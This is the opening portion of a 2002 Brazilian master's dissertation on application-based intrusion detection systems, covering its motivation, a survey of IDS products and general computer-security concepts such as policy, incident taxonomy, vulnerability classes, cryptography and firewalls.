UNIVERSIDADE FEDERAL DE SANTA CATARINA
PROGRAMA DE PÓS-GRADUAÇÃO EM
CIÊNCIA DA COMPUTAÇÃO

Alessandro Freitas De Oliveira

SISTEMA DE DETECÇÃO DE INTRUSÃO BASEADO EM APLICAÇÃO

Dissertação submetida à Universidade Federal de Santa Catarina como parte dos requisitos para a obtenção do grau de Mestre em Ciência da Computação

Elizabeth Sueli Specialski

Florianópolis, Setembro de 2002

SISTEMA DE DETECÇÃO DE INTRUSÃO BASEADO EM APLICAÇÃO

Alessandro Freitas de Oliveira

Esta dissertação foi julgada adequada para a obtenção do título de Mestre em Ciência da Computação, área de Concentração de Sistemas de Computação e aprovada em sua forma final pelo Programa de Pós-Graduação em Ciência da Computação.

_____
Coordenador: Doutor Fernando A. Ostuni Gauthier

Banca Examinadora

_____
Orientadora: Doutora Elizabeth Sueli Specialski

_____
Doutor José Mazzucco Júnior

_____
Doutor Ricardo Felipe Custódio

AGRADECIMENTOS

À professora Elizabeth Specialski,
minha orientadora, a qual em nenhum momento
colocou obstáculos para a realização do presente trabalho.

Agradeço também,
aos meus pais e esposa,
ao meu amigo Janô F. Burkard,
ao professor Antonio Vanderlei dos Santos,
os quais colaboraram com a realização deste, incentivando-me.

SUMÁRIO

LISTA DE ABREVIATURAS E SIGLAS

CGI	Common Gateway Interface
DNS	Domain Server Name
IDS	Intrusion Detection System
IETF	Internet Engineering Task Force
LDAP	Lightweight Directory Access Protocol
HTML	HyperText Markup Language
HTTP	Hypertext Transfer Protocol
IMAP	Internet Message Access Protocol
NNTP	Network News Transfer Protocol
PHP	Hypertext Preprocessor
POP3	Post Office Protocol Version 3
SMTP	Simple Mail Transfer Protocol
SNMP	Simple Network Management Protocol
SO	Sistema Operacional
TCP	Transmission Control Protocol

LISTA DE FIGURAS

LISTA DE QUADROS

RESUMO

Este trabalho apresenta uma proposta para definição e implementação de componentes de Sistema de Detecção de Intrusão Baseado em Aplicação. É realizado um estudo sobre aspectos e conceitos mais importantes de segurança computacional e de sistemas de detecção de intrusão. Uma proposta é descrita definindo quais componentes devem constituir a estrutura do sistema de detecção de intrusão e uma tecnologia para a implementação dos mesmos é apresentada. Uma aplicação para monitorar, emitir alarmes e responder a eventos relativos a intrusão é especificada e é implementada com o objetivo de validar tal proposta.

ABSTRACT

This work presents a proposal for definition and implementation of Application Based in Intrusion Detection System components. A study is accomplished on more important aspects and concepts of computing safety and intrusion detection systems. A proposal is described defining which components should constitute the structure of intrusion detection system, also is presented its implementation technology. An application to monitor, to emit alarms and to answer to relative events the intrusion is specified and it is implemented with the objective of validating such proposal.

1. INTRODUÇÃO

Um sistema de computador deveria prover garantia contra negação de serviço e outros aspectos como confiabilidade e integridade, os quais são imprescindíveis à segurança de um sistema computacional [MUK94] [SUN96] [BAC01] [ZCC00]. Entretanto, com o aumento da conectividade (devido principalmente à expansão que a Internet sofreu na última década) e o avanço da tecnologia, os horizontes da comunicação no meio computacional se abriram de um modo que as possibilidades de acesso à informação são ilimitadas e, acompanhado desta revolução na rede mundial, riscos e oportunidades de atividades maliciosas nos sistemas computacionais estão aumentando, tornando-os cada vez mais sujeitos a ataques.

Informações obtidas do CERT (*Computer Emergency Response Team*) referentes aos últimos anos confirmam o aumento nos números e tipos de ataques que afligem estes sistemas (Ver: Tabela 1.1).

Tabela 1.1 - Número de Incidentes Reportados ao CERT

Ano	1997	1998	1999	2000	2001
Incidentes	2.134	3.734	9.859	21.756	52.658

Fonte: Computer Emergency Response Team em: http://www.cert.org/stats/#incidents

Para tanto, torna-se necessário o desenvolvimento de mecanismos de segurança, que detenham os acessos que são realizados, de forma não autorizada, aos recursos e informações do sistema e, que não se mantenham limitados somente ao campo da prevenção de falhas (por exemplo, a implementação de *firewalls*), mas que também venham a operar na detecção de falhas ou problemas que possam ocorrer em relação à segurança, o que justifica os investimentos e pesquisas que são despendidos no campo de detecção de intrusão.

Se estiver havendo algum tipo de ataque em um sistema, os responsáveis pela administração ou segurança deste sistema gostariam (o que é um tanto óbvio) de descobri-lo o mais breve possível (e de preferência em tempo real), sendo essencialmente esta a função de um sistema de detecção de intrusão (IDS – *Intrusion Detection Sytem*) [SUN96] [AMO99] [BAC01] [PRO01].

Entre os principais Sistemas de Detecção de Intrusão existentes no mercado estão: Snort, E-Trust, EMERALD, BRO, Real Secure, NFR e AAFID.

- Snort (*The Open Source Network Intrusion Detection System*): baseado em rede, desenvolvido por Marty Roesch [CAM01].
- E-trust Intrusion Detection: baseado em rede, desenvolvido pela CA (*Computer Associates*).
- EMERALD (*Event Monitoring Enabling Response to Anomalous Live Disturbances*): baseado em rede, desenvolvido pela *SRI International* [POR97].
- BRO: baseado em rede, desenvolvido pelo *Lawrence Berkeley National Laboratory* [PAX98].
- Real Secure: versões, baseado em rede e baseado em máquina, desenvolvido pela ISS (*Internet Secure Systems*) [ISS99].
- NFR (*Network Flight Recorder*): baseado em rede, criado por Marcus Ranum [NFR01].
- AAFID (*Autonomous Agents For Intrusion Detection*): baseado em rede-máquina, desenvolvido pelo CERIAS (*Center for Education and Research in Information Assurance and Security*) da Universidade de Purdue [SPA00].

Outras ferramentas de segurança, como por exemplo, Osíris, Panoptis, Pakemon, Ad-aware da Lavasoft, LIDS, Clear Response e TriSentry da Psionic Technologies, também implementam funcionalidades e características de sistemas de detecção de intrusão baseados em rede e ou máquina.

Nos sistemas e ferramentas, citados anteriormente, pode-se constatar, que os mesmos se restringem, na maioria dos casos, a detecção de atividades intrusivas com base na analise de informações que trafegam pela rede ou informações originadas nos processos do próprio sistema operacional da máquina, tornando estes mecanismos de segurança classificáveis como IDSs baseados em rede ou IDSs baseados em *host* (máquina), respectivamente [MHL94] [WFP96] [BAC01] [CAM01].

Já, IDSs baseados em aplicação, diferentemente dos outros tipos de IDSs (rede ou *host*), são mais específicos no que tange à origem dos dados que serão por eles processados, pois, o objeto de analise para este tipo de IDS, são as informações direcionadas a determinada aplicação de software [BAC01].

Esta peculiaridade dos IDSs baseados em aplicação, tende a torná-los escassos no mercado e, portanto, difíceis de serem encontrados e associados a alguma necessidade, onde sua funcionalidade fosse requerida ou viesse a ser necessária, tanto que, dos sistemas relacionados neste capítulo, nenhum se enquadra neste tipo de classificação e, apesar de existirem outros IDSs, estes também, raramente estão voltados ao funcionamento de algum tipo de aplicação.

Entretanto, principalmente com o advento da Internet, o número de serviços que são oferecidos aos usuários, através de aplicações que são executadas em um ambiente computacional, aumentou consideravelmente. Aplicações construídas com o objetivo de se personalizar o atendimento e desenvolvidas com as mais variadas tecnologias, como por exemplo, ASP (Active Server Page), CGI (Common Gateway Interface), PHP (Hypertext Preprocessor), PERL (Pratical Extraction and Reporting Language), e diversas outras, disponibilizam os mais distintos tipos de serviços, voltados aos usuários finais.

Sendo assim, as instituições para se protegerem, instalam no seu ambiente *software* antivírus, sistemas de criptografia, autenticação e, para conexão segura, implementam *firewalls* e outros, os quais em sua maioria são mecanismos de prevenção[CAM01]. Geralmente, (como em qualquer outro ramo da segurança) estes mecanismos ou produtos de segurança computacional são caros (não só pela sofisticação do produto mas também pelo "bem" que o mesmo está destinado a proteger ou os "males" que está destinado a evitar) acarretando, na maioria das vezes, em altos investimentos para a instituição adquiri-los e colocá-los em funcionamento.

Portanto, algo que não deveria ocorrer, é a própria instituição, através da disponibilidade de uma aplicação ou serviço aos seus usuários, fornecer uma "brecha" na segurança que está implantada no ambiente.

Este fato reporta para a importância e necessidade de que tais aplicações estejam imbuídas de preceitos de segurança que impeça o seu uso (proposital ou não) como meio de burlar o aparato de segurança existente no ambiente (o que pode acontecer através da exploração de alguma vulnerabilidade que a própria aplicação apresente).

Com a utilização de IDSs baseados em aplicação, consegue-se atribuir aos serviços oferecidos por determinadas aplicações, características de segurança que tornarão mais eficazes as regras que foram adotadas para a política de segurança.

Os estudos neste trabalho estarão direcionados a proverem meios, através dos quais uma instituição possa implementar em seu ambiente este tipo de ferramenta de segurança, sendo que, o principal objetivo deste, constitui-se na definição de uma proposta de especificação para o desenvolvimento de tais IDSs.

Os IDSs possuem componentes comuns que desempenham funções de extrema relevância na missão de reconhecer atividades consideradas prejudiciais ao sistema computacional, esses componentes constituem a anatomia da ferramenta [STS98] [CAM01] [WOO02].

Prestar uma contribuição aos estudos da área que tem por finalidade o estabelecimento de padrões relacionados a componentes para sistemas de detecção de intrusão, também é requisito integrante do objetivo deste trabalho e, esta contribuição justifica-se principalmente por dois aspectos:

- Não havendo uma padronização para os componentes da estrutura de um sistema de detecção de intrusão, fica comprometida a interoperabilidade entre diferentes ferramentas podendo ocasionar na redundância dos processos de detecção que são utilizadas pelas mesmas, ou seja, mesmo que o objetivo de uma ferramenta seja distinto da outra, elas poderão estar executando os mesmos procedimentos para alcançarem seus objetivos devido à falta de interoperabilidade entre elas, originada principalmente pela não utilização de um padrão de funcionamento que se refira tanto à forma de comunicação como na própria disposição dos componentes na estrutura da ferramenta;

- Aplicações para segurança geralmente consomem muito processamento do sistema o que provoca uma redução no desempenho do mesmo, se os sistemas de detecção de intrusão puderem gerar informações que possam ser aproveitadas umas pelas outras, este impacto será bem menor, entretanto, sem o estabelecimento de padrões direcionados aos elementos da estrutura da ferramenta, dificilmente isto poderá ocorrer.

O restante deste documento está estruturado da seguinte forma: Para a compreensão do presente trabalho, são apresentados, no Capítulo 2, conceitos gerais para o entendimento de segurança no âmbito computacional, estando dispostas, no Capítulo 3, noções fundamentais pertinentes aos sistemas de detecção de intrusão. No Capítulo 4, há o detalhamento da proposta, sendo também apresentado um estudo de caso elaborado para validar este trabalho e, as considerações finais são expostas no Capítulo 5. As referências bibliográficas utilizadas são listadas no Capítulo 6. Os Anexos A, B e C especificam as ferramentas utilizadas no estudo de caso que é descrito no quarto capítulo.

2. SEGURANÇA COMPUTACIONAL

2.1. Introdução

O objetivo da segurança de computadores é dotar os sistemas computacionais de características que impeçam o acesso ou manipulação, intencional ou não, de informações (dados) ou recursos por elementos não autorizados [SOA95] [CAM01].

Algumas destas características são [PAR94] [CAM01]:

a) **Confiabilidade**: "é definida como sendo a capacidade que um sistema tem em responder a uma dada especificação dentro de condições definidas e durante um certo tempo de funcionamento" [(SOU87) CAM01];

b) **Integridade**: impossibilidade da modificação do estado, das informações e recursos do sistema por elementos não autorizados [CAM01] [BAC01];

c) **Disponibilidade**: "probabilidade de que o sistema esteja funcionando em um dado instante" [(WEB96) CAM01];

d) **Autenticidade**: possibilidade de identificar a autoria de determinada ação.

"O termo segurança é usado com o significado de minimizar a vulnerabilidade de bens (qualquer coisa de valor) e recursos" [SOA95].

2.2. Política de Segurança

Segundo Soares [SOA95], uma política de segurança é "um conjunto de leis, regras e práticas que regulam como uma organização gerencia, protege e distribui suas informações e recursos".

Política de segurança é uma declaração formal de regras as quais determinadas pessoas têm que suportar para ter acesso à tecnologia, informação e recursos de uma organização. As regras da política de segurança estabelecem o que é ou não permitido em termos de segurança durante a operação de um determinado sistema [DOD85] [SOA95] [IETF97]. A base da política de segurança "é a definição do comportamento autorizado para os indivíduos que interagem com um sistema" [SOA95].

Chapman [CHA95] [ZCC00] descreve dois aspectos importantes da segurança, formas e estratégias, os quais devem ser considerados na implementação de uma política de segurança.

2.2.1. Formas de Segurança

Existem diferentes formas de proteção ou modelos de segurança que podem ser adotadas como base para a segurança de sistemas computacionais. Chapman [CHA95] [ZCC00] classifica esta abordagem citando as formas de proteção possíveis:

a) **Nenhuma segurança**: abordagem mais simples representada pelo não investimento de qualquer recurso em segurança;

b) **Segurança por obscuridade**: neste modelo um sistema é presumido seguro simplesmente devido ao fato de ninguém, supostamente, ter conhecimento sobre os métodos de operação, o conteúdo, a existência e outros aspectos pertinentes ao sistema;

c) **Segurança baseada em máquina**: nesta abordagem mais comum, todos os esforços de segurança são concentrados separadamente em cada máquina. Faz-se todo esforço para evitar ou amenizar problemas de segurança que poderiam afetar uma máquina em particular;

d) **Segurança baseada em rede**: neste modelo os esforços de segurança estão voltados para a rede, há o controle de acesso às máquinas da rede, bem como, os serviços a elas oferecidos.

2.2.2. Estratégias de Segurança

Algumas estratégias de segurança, que seguem determinados princípios, as quais tem por finalidade tornar a política de segurança mais robusta são descritas por Chapman [CHA95] [ZCC00]:

a) **Privilégio mínimo** (*least privilege*): o princípio desta estratégia indica que qualquer objeto (usuário, administrador, programa, sistema, etc.) deve ter somente os privilégios que o objeto necessita para executar suas tarefas. Considerado como sendo, talvez, o princípio mais fundamental de segurança (qualquer tipo de segurança, não só de computador e segurança de redes), sua principal importância é devido a dois aspectos:

- Limita a exposição do sistema a ataques;
- Limita o dano causado, por ataques, ao sistema.

b) **Defesa robusta** (*defense in depth*): este princípio de segurança (qualquer tipo de segurança, não só de computador e segurança de redes) consiste no uso redundante dos mecanismos de segurança, para que no caso da falha de algum mecanismo a segurança não seja totalmente comprometida;

c) **Ponto de asfixia** (*choke point*): refere-se ao estabelecimento e controle de um ponto de acesso entre a rede interna e a rede externa e por onde toda a informação enviada de uma rede para a outra deve transitar. Um ponto de asfixia força os atacantes a usar um canal estreito o qual pode ser amplamente monitorado e controlado;

d) **Conexão mais frágil** (*weakest link*): consiste em determinar e eliminar ou tornar mais seguro o ponto mais frágil do sistema. Atacantes inteligentes tendem a procurar o ponto mais frágil da segurança para aí concentrarem sua atenção;

e) **Diversidade de Defesas** (*diversity of defense*): similar a estratégia de defesa robusta (*defense in depth*) esta estratégia indica o uso de diversos tipos sistemas de segurança. Um atacante ao explorar as vulnerabilidades dos sistemas de segurança encontrará mais dificuldades se os sistemas não forem os mesmos. Se todos os sistemas

são iguais e alguém sabe ou consegue passar por um deles provavelmente saberá como passar pelos demais.

f) **Falha segura** (*fail safe*): esta estratégia parte do seguinte princípio: se o sistema pode ou vai falhar, ele deveria falhar de tal modo que se negasse[1] o acesso para um atacante. A aplicação maior deste princípio está muito relacionada à postura de proteção adotada, podendo ser esta restritiva ou permissiva.

- Postura padrão de negação (restritiva): "o que não é permitido é expressamente proibido" [ZCC00], é especificado somente o que é permitido ficando o resto proibido [CAM01].
- Postura padrão de permissão (permissiva): "o que não é proibido é expressamente permitido" [ZCC00], é especificado somente o que é proibido ficando o resto permitido [CAM01].

g) **Participação universal** (*university participation*): "Para ser completamente efetiva, a maioria dos sistemas de segurança requerem a participação universal (ou pelo menos a ausência de oposição ativa) do pessoal de um local". A educação dos usuários é de fundamental importância no processo de tornar um ambiente seguro [ZCC00].

h) **Simplicidade**: é mais fácil proteger algo simples do que algo complexo. A simplicidade é uma estratégia de segurança por duas razões:

- Coisas simples são mais fáceis de se entender; se não há entendimento de alguma coisa, então, não se pode saber se ela está segura ou não.
- Coisas complexas geralmente escondem muitos erros (*bugs*) ou falhas que dificilmente são percebidas e que podem tornar o sistema mais vulnerável se não forem tratadas.

---

[1] A falha também pode resultar em negação de acesso para usuários legítimos, até que o sistema seja reparado, mas isto é normalmente uma ocorrência (*tradeoff*) aceitável [ZCC00].O sistema ficaria indisponível, mas seguro [CAM01].

2.3. Incidentes de Segurança

Os diversos tipos de incidentes de segurança são caracterizados de forma bem clara por Howard [HOW98] em sua proposta de taxonomia onde a relação entre atacante, vulnerabilidade, evento e ameaça (resultado não autorizado) são descritos. A Figura 2.1 resume esta classificação:




Figura 2.1 - Taxonomia de Incidentes de Computadores e Redes [HOW98]

Um incidente de segurança é um evento, causado de propósito ou não, que envolve uma violação de segurança, ou seja, "qualquer evento real ou suspeito adverso

em relação à segurança de computadores ou rede de computadores. Exemplos disto são: intrusões de sistemas computacionais pela rede, ocorrências de vírus de computador ou sondagens de vulnerabilidades através da rede para alcançar sistemas computacionais" [WSK98].

Um incidente de segurança pode ser lógico, físico ou organizacional, por exemplo: uma intrusão de computador, perda de segredo, roubo de informação ou um alarme que não trabalha corretamente.

2.3.1. Eventos de Segurança

Um evento, o qual é derivado de qualquer ação no ambiente computacional, pode ser transformado em um evento de segurança.

Evento é "uma ação dirigida a um objetivo que é pretendido para resultar na mudança de estado do objetivo" [(IEEE96:373) HOW98] – "Qualquer ocorrência observável em um sistema ou rede" [FCIRC].

"Um evento de segurança que envolve uma violação de segurança" significando que um evento é pertinente à segurança do sistema quando a política de segurança do sistema é desobedecida ou caso contrário é quebrada [RFC2828].

Freqüentemente são usadas as seguintes definições para evento, ação e objetivo quando relacionados à segurança:

- Um evento de segurança é "qualquer evento adverso por meio do qual algum aspecto da segurança do computador pudesse ser ameaçado: perda de confiabilidade nos dados, rompimento da integridade dos dados ou do sistema, ou rompimento ou negação de disponibilidade" [WAC91] ou Evento de segurança "uma ocorrência no sistema que é pertinente à segurança do sistema" [RFC2828].
- Ação é "um passo empregado por um usuário ou processo, para alcançar um resultado" [(IEEE96:11) HOW98].

Os atacantes desencadeiam ações para obter certos resultados (sem autorização) com o propósito de atingir seus objetivos ou alvos do ataque. Ações que podem ser as seguintes, segundo a taxonomia proposta por Howard [HOW98]:

- Sondagem (*probe*): "acessar um alvo para determinar suas características".
- Varredura (*scan*): "acessar um conjunto de alvos consecutivamente para identificar características específicas de cada um desses alvos" [(IEEE96:947, JaH92:916) HOW98].
- Inundação (*flood*): acessar um alvo repetidamente para sobrecarregar sua capacidade de operação.
- Autenticação: "representa a identificação de alguém para um processo e, se preciso for, verificar que identificação, para ter acesso ao alvo" [(MeW96:77, 575, 714, IEEE96:57) HOW98].
- Desvio (*bypass*): "evitar um processo usando um método alternativo para acessar um alvo" [(MeW96:157) HOW98].
- Máscara (*spoof*): disfarçar-se, assumindo a aparência de outra entidade [(IEEE96:630, ABH96:258) HOW98].
- Leitura: obtenção de informação [(IEEE96:877) HOW98]
- Cópia: "reproduzir um alvo mantendo inalterado o alvo original" [(IEEE96:224) HOW98].
- Roubo (*steal*): "tomar posse de um alvo não deixando uma cópia no local original".
- Modificação: "alteração do conteúdo ou características de um alvo" [(IEEE96:661) HOW98].
- Destruição: "remover um alvo, ou torná-lo irreparável" [(IEEE96:661) HOW98].

Além da classificação proposta por Howard [HOW98] para atacantes, há outras classificações similares que são propostas por outros autores como em [CHA95] [TAN97] [ZCC00] [GOM00].

Objetivo ou Alvo é "um computador ou entidade lógica da rede (conta, processo ou dados) ou entidade física (componente, computador, rede ou inter-rede)" [HOW98].

2.3.2. Ameaças

Segundo Soares [SOA95] "uma ameaça consiste em uma possível violação da segurança do sistema" podendo ser classificadas como acidentais ou intencionais e uma ou outra ser ativa ou passiva.

Ameaças intencionais, ao contrário das acidentais, estão associadas à intenção premeditada.

Ameaças ativas são as que quando realizadas, ao contrário das passivas, resultam em algum dos seguintes eventos:

- Qualquer modificação nas informações contidas no sistema;
- Qualquer modificação na operação do sistema ou;
- Qualquer modificação no estado do sistema.

Algumas das principais ameaças aos sistemas computacionais são: destruição, modificação e revelação de informação, roubo e perda de informação ou de outros recursos e interrupção de serviços [SOA95].

2.3.3. Ataques

Na definição de Soares [SOA95], um ataque é configurado pela manifestação de uma ameaça intencional.

Entretanto, há outros conceitos que também são utilizados para definir ataques no âmbito computacional, por exemplo, um ataque é:

- "Uma agressão na segurança do sistema que deriva de uma ameaça inteligente, i.e., um ato inteligente que é uma tentativa deliberada (especialmente no sentido de um método ou técnica) para evadir serviços de segurança e violar a política de segurança de um sistema. (Ver: penetração, violação, vulnerabilidade.)" [RFC2828].

- "Uma série de passos empregados por um atacante para alcançar um resultado sem autorização" sendo o atacante "um individuo que tenta um ou mais ataques para alcançar um objetivo" [HOW98].

- "Qualquer tentativa para penetrar ou obter conhecimento de um sistema; incluindo varreduras (*scanning*), sondagens (*probing*), mapeamentos (*mapping*), todos os eventos adversos descritos a partir destes incidentes" [SCH98].

A maioria dos ataques efetuada contra um sistema computacional, conforme o relatório elaborado por Bace e Mell [BAC01], somente corrompe a segurança do mesmo de forma muito específica[2]. Os ataques normalmente resultam na violação de somente quatro propriedades diferentes de segurança: confiabilidade, integridade, disponibilidade e controle.

a) **Confiabilidade**: quando um ataque permite ao atacante ter acesso a dados sem a autorização, implícita ou explícita, do dono da informação.

b) **Integridade**: quando um ataque permite, sem autorização, ao atacante mudar o estado do sistema ou modificar qualquer informação que está residindo no sistema ou que passando através do sistema.

---

[2] Exemplo: Certos ataques podem permitir que um atacante leia arquivos do sistema atacado, mas a alteração de qualquer componente do sistema não é permitida. Outros ataques podem permitir ao atacante fechar determinados componentes ou eliminar processos no sistema atacado, por exemplo, mas os acessos às informações do sistema não são permitidos [BAC01].

c) **Disponibilidade**: quando um ataque mantém um usuário autorizado (humano ou máquina) sem acesso a algum recurso de um determinado sistema quando, onde, e na forma que ele necessita deste.

d) **Controle**: quando um ataque concede, sem autorização, ao atacante o privilégio de violação da política de controle de acesso do sistema. Este privilégio habilita a subseqüente violação de confiabilidade, integridade ou disponibilidade.

2.3.4. Vulnerabilidades

Em seus estudos, Miller [MIL95], demonstrou que é praticamente impossível desenvolver um sistema completamente seguro, mesmo havendo prevenções contra ações mal intencionadas, podem ocorrer falhas na segurança que possibilitem infiltrações não autorizadas.

A maioria dos sistemas possui algum tipo de vulnerabilidade, porém, isto não significa que os sistemas sejam também imperfeitos para se usar. Nem toda ameaça resulta em um ataque, e nem todo ataque obtém sucesso.

O sucesso depende do grau de vulnerabilidade, da força de ataques, e da efetividade de qualquer contra-medida em uso. Se um ataque necessita explorar vulnerabilidades é muito difícil o mesmo obter sucesso, então a vulnerabilidade pode ser tolerável. Se o benefício a ser obtido pelo atacante é pequeno, então até mesmo uma vulnerabilidade facilmente explorada pode ser tolerável.

Conforme o que é descrito em alguns conceitos muito utilizados nesta área, vulnerabilidade é:

- "Uma fragilidade do sistema permitindo ação não autorizada" [(NRC91:301; Amo94:2) HOW98].
- "Uma falha ou fragilidade do projeto de um sistema, implementação, ou operação e administração que poderiam ser explorados para violar a política de segurança do sistema" [RFC2828].

- "Uma 'vulnerabilidade' é uma característica de uma parte da tecnologia que pode ser explorada para perpetrar um incidente de segurança". Por exemplo, se um programa, por descuido, permitir que usuários ordinários executem um comando arbitrário no SO (Sistema Operacional) em modo privilegiado, esta 'característica' seria uma vulnerabilidade [RFC2350].
- "Qualquer fraqueza que pode ser explorada para ser violar um sistema ou as informações que ele contém" [(ISO 89f) SLC95].

Bace e Mell [BAC01] descrevem os principais tipos de vulnerabilidades como:

- Erros de validação de entrada: vulnerabilidade causada pelo tratamento indevido das informações introduzidas no sistema. *Buffer overflow* e Erro no limite de condição são os mais importantes erros deste tipo.
    1) *Buffer overflow*: ocorre quando dados introduzidos no sistema excedem ao limite esperado, não sendo testada esta condição, pelo sistema para recebê-los.
    2) Erro no limite de condição: ocorre quando dados introduzidos no sistema excedem ao limite assumido pelo sistema para recebê-los.
- Erros de validação de acesso: vulnerabilidade causada por deficiência, de projeto ou implementação, dos mecanismos de controle de acesso.
- Erros de manipulação de exceções: vulnerabilidade causada pelo aparecimento de exceções a serem tratadas.
- Erros de ambiente: vulnerabilidade causada pelo ambiente no qual o sistema está instalado.
- Erros de configuração: vulnerabilidade causada pela configuração do sistema por parte do usuário.
- Condições de corrida: vulnerabilidade causada pela demora entre o momento em que o sistema verifica se uma operação é permitida e a concretização dessa operação.

As vulnerabilidades citadas acima estão de acordo com a classificação proposta por Howard [HOW98], e Aslam [ASL96] as descreve com maiores detalhes.

2.4. Mecanismos de Proteção

Vários são os mecanismos de segurança que podem ser utilizados na implementação de uma política de segurança, e entre os principais mecanismos que podem ser empregados para a proteção de uma organização no que diz respeito à segurança computacional estão: a criptografia, a construção de *firewalls* e as ferramentas de detecção de intrusão [CAM01].

a) **Criptografia**: Da necessidade de garantir a privacidade das mensagens trocadas entre duas entidades (que somente as partes envolvidas em um processo de comunicação, origem e destino, devem ter acesso ao conteúdo da mensagem e não um terceiro, o qual seria considerado um intruso) surgiu à criptografia [SOA95] [TAN97] [CAM01].

A criptografia consiste em métodos que modificam (cifram) a mensagem (texto normal) na origem gerando uma mensagem cifrada (texto cifrado) que é enviada ao destino onde ocorre o processo inverso (processo de decifração) no qual a mensagem cifrada é convertida na original (texto normal) [SOA95] [TAN97], como demonstrado na Figura 2.2.




Figura 2.2 - Esquema básico dos métodos de criptografia [SOA95]

Os algoritmos de criptografia estão divididos em dois grandes grupos: algoritmos simétricos ou de chave única (chave secreta) e algoritmos assimétricos ou de chave pública [CAM01].

b) ***Firewall***: O *firewall* é um conjunto de componentes colocados entre duas redes implantando uma barreira de proteção através do funcionamento coletivo destes componentes [SOA95] [CHE95] [GAR96] [(Cheswick 95) TAN97] [ZUI00] [BAC01].

Um *firewall* tem por objetivo básico defender a organização de ataques externos e geralmente consiste em dois componentes [SOA95]: direcionador (*gateway*) e filtros (*screens*), a Figura 2.3 ilustra a disposição destes componentes na rede.




Figura 2.3 - Componentes de um Firewall [SOA95]

- Direcionador (*gateway*): uma ou mais máquinas conectadas por um segmento de rede e que fornecem serviço de retransmissão. O *gateway* do *firewall* que pode ser acessado a partir da rede externa é chamado de *Bastion Host*.

